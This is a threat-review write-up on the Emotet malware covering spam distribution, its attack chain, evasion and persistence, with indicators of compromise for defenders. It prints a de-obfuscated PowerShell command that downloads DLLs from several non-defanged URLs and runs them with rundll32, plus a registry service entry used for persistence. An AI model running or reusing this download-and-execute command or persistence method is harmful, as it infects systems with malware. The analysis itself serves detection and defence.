EMOTET MALWARE – THREAT REVIEW

OVERVIEW

One of the most (if not the most) widely distributed malware threats (2019-2022).

Typically distributed via malicious spam email campaigns, and often leads to additional malware infections as it provides threat actors with an initial foothold in an environment.

International law enforcement announced a takedown campaign to disrupt Emotet in early 2021, effectively removing the botnet.

However, Emotet has re-emerged (First indications around December 2021 when Trickbot command and control (C2) servers began sending commands to infected systems instructing them to retrieve and execute a new version of Emotet) and has been seen in the wild establishing the infrastructure and distribution required to rebuild the botnets.

New malicious email campaigns underway to deliver Emotet which typically instruct victims to open an attached file. To trick victims, Emotet uses different document templates, such as claiming to be created on iOS, Windows 10 Mobile, and older versions of Office, or being a protected document and uses social engineering type mechanisms such using the name of activist Greta Thunberg along with a fake invitation from her to join a climate change protest, exploiting coronavirus fears by sending out loaded emails offering information on how to protect against Covid-19, shipping data updates, job opportunities etc.

While initially just a banking Trojan when first seen in 2014 it has evolved in sophistication and now downloads and installs other malware, including TrickBot, QBot, and ransomware while also sending out more malicious emails from the infected machine.

Emotet, which can spread using local networks, is also very difficult to detect and remove.

TECHNICAL ATTACK DETAILS


Attack Chain

1. Word doc distributed and opened with macros enabled (could be XLSM, Zip archive also)
2. VBScript macro(s) runs to generate the malicious PowerShell script.
3. The malicious PowerShell script downloads the initial DLL binary as a loader.
4. The initial loader drops a follow-up DLL binary that updates itself.
5. The final DLL steals sensitive data or conducts further attacks by communicating with C2 servers.


Evasion Technology

1. Uses multiple download links to download the first-stage loader. If one blocked by a security product it still may be successful using another.
2. Uses multiple C2 server IP addresses to communicate with C2 servers. One IP can be blocked and it can still be successful.
3. The C2 communication uses standard HTTP with sensitive information encrypted with custom algorithms. This makes it difficult to differentiate this strain of C2 from benign traffic.

Step 1: Attached document examples:



Likewise, here is an example of one of the DOCM files associated with this activity:



Step 2: These documents contain OLE2 macros. When executed, WScript is used to invoke PowerShell which is used to retrieve the Emotet DLL from attacker-controlled distribution servers. The macros are obfuscated, but the screenshot below shows the PowerShell invocation once de-obfuscated at runtime.

Process	Command Line
Process 28	powershell $dfkj="$strs=\"https://evgeniys.ru/sap-logs/D6/,http://crownadvertising.ca/wp-includes/OxiAACCoic/,https://cars-taxonomy.mywebartist.eu/-/BPCahsAFjwF/,http://immoinvest.com.br/blog_old/wp-admin/luoT/,https://yoho.love/wp-content/e4laFBDXlvYT6O/,https://www.168801.xyz/wp-content/6J3CV4meLxvZP/,https://www.pasionportufuturo.pe/wp-content/XUBS/\".Split(\",\");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"C:\ProgramData\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth) {$fp=\"C:\Windows\SysWow64\rundll32.exe\";$a=$tpth+\",f\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj

The DLL is then executed via rundll32.exe. which infects the system with Emotet.

After rundll32.exe execution, the DLL is saved in "C:\\ProgramData\\<RANDOM FILENAME>" or "C:\Windows\SysWOW64\<RANDOM FILENAME>."

Process	Process Name	Command Line
Process 32	rundll32.exe	"C:\Windows\SysWow64\rundll32.exe" C:\ProgramData\2058378003.dll,f724509911

Step 3: Persistence is achieved by registering a Windows Service that is set to execute the malware following system reboots. Below is an example observed from an XLSM file:

Process	Process Name	RegKey Name	RegKey Value Name	RegKey Data Type	RegKey Data
Process 13	services.exe	MACHINE\SYSTEM\CONTROLSET001\SERVICES\SYZGFOSYWHCU.SKV	ImagePath	EXPAND_SZ	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Lfmspzerpiuonuf\syzgfosywhcu.skv",wriCus\\0

Process	Process Name	RegKey Name	RegKey Value Name	RegKey Data
Process 13	services.exe	MACHINE\SYSTEM\CONTROLSET001\SERVICES\SYZGFOSYWHCU.SKV	Start	2

Step4/5:

The infected system establishes a C2 communications channel and begins receiving instructions.

These systems can then be leveraged for additional spam distribution, allowing an attacker to further increase the scope of their campaign and botnet army.

Further detail:

[Attack Chain Overview: Emotet in December 2020 and January 2021 (paloaltonetworks.com)]

Emotet Malware being spread via email | CERT NZ

SAMPLE EMOTET IOC'S INDICATORS OF COMPROMISE

Samples
209a975429304f771ef8a619553ffd9b8fc525a254157cbba47f8e64ec30df79

2a8dcfc8f1262e1c6b5f65c52cdccdbcd40ff6218f4f25f82bd3eb025593dbc0

2cb81a1a59df4a4fd222fbcb946db3d653185c2e79cf4d3365b430b1988d485f

36df660c8e323435d2bc7a5516adcadfbd0b220279f634725e407da9f2b9d4f5

Droppers
0a0bf0cab20ec7fb530738c4e08f8cd5062ea44c5da3d8a3e6ce0768286d4c51

2a0a1e12a8a948083abe2a0dcbf9128b8ec7f711251f399e730af6645e86d5c8

3b3a9517b61d2af8758e60d067c08edd397ad76b25efe1cbd393229088567002

3bbda08f5e15c5cb4472c6e610f2063eb68f54c0234a2197bc4633f4344ab27f

URLs
http://abrillofurniture[.]com/bph-nclex-wygq4/a7nBfhs/

http://allcannabismeds[.]com/unraid-map/ZZm6/

http://ezi-pos[.]com/categoryl/x/

http://giannaspsychicstudio[.]com/cgi-bin/PP/

http://ienglishabc[.]com/cow/JH/

https://etkindedektiflik[.]com/pcie-speed/U/

https://vstsample[.]com/wp-includes/7eXeI/

IPs
5.2.136[.]90

37.46.129[.]215

70.32.89[.]105

110.172.180[.]180

132.248.38[.]158

138.197.99[.]250